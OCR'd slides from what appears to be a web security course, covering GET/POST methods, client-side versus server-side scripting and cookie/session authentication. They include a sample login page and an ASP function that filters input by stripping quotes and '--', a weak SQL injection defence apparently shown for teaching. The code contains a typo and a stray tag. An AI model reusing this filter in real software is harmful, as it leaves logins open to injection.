
- **Response**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Response**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (2/5)

- **GET / POST Methods**




- **Which one is more dangerous?**
- **Look over GET/POST methods using Chrome browser**

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (2/5)


- **GET / POST Methods**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (2/5)

- **GET / POST Methods**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (2/5)

- GET / POST Methods

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (2/5)

- **GET / POST Methods**

www.facebook.com/kyounggon.kim
anesra@gmail.com


0x03. Key fundamental concept of Web (2/5)

- GET / POST Methods

...ounggon.kim
...@gmail.com

0x03. Key fundamental concept of Web (3/5)

- **Client Side vs. Server Side Language**



- **Look over Client Side Scripting vs. Server Side Scripting**

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (3/5)

- **Client Side vs. Server Side Language**

```
<html>
<head>
<title>Login Page</title>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<link rel="stylesheet" href="../text.css">
</head>
<body bgcolor="#8b0029">
<br><p><p>

<script language="javascript">
<!--
  function cleanQueryTerm( formName ) {
    var specialChars='~`!@#$%^&*-=+#|[{]};:'",<.>/?';

    var userid=formName.userid.value;
    var userpw=formName.userpw.value;



    formName.userid.value = userid;
    formName.userpw.value = userpw;

    document.loginform.submit();

  }
-->
</script>

</script>
<center>
<b><font color="white">Login</b></font><br><br>

<form name="loginform" method="post" action="secure_member_login_check.asp">
```

```
<%
Function Reform(sString, nMaxLen, isNum)
    Dim temp
    Dim nErr
    temp = Trim(sString) & ""

    if isNum = 1 then
        if isNumeric(temp) = Flase then
            response.write(temp & " is Not Number ")
        End if
    end if

    if nMaxLen > 0 then
        if len(temp) > nMaxLen then
            response.write(temp & "is over Maxlength " & nMaxLen)
            response.end
        end if
    end if

    temp = Replace ( temp, "'" , "" )
    temp = Replace ( temp, "--", "")

    Reform = temp

End Function
%>



<%
    id = Reform(request.Form("userid"),0,0)
    password = Reform(request.Form("userpw"),0,0)

```


www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (4/5)


- **User authentication (Cookie/Session)**

- **Look over the process of user authentication**

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (4/5)


- **User authentication (Cookie/Session)**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (4/5)

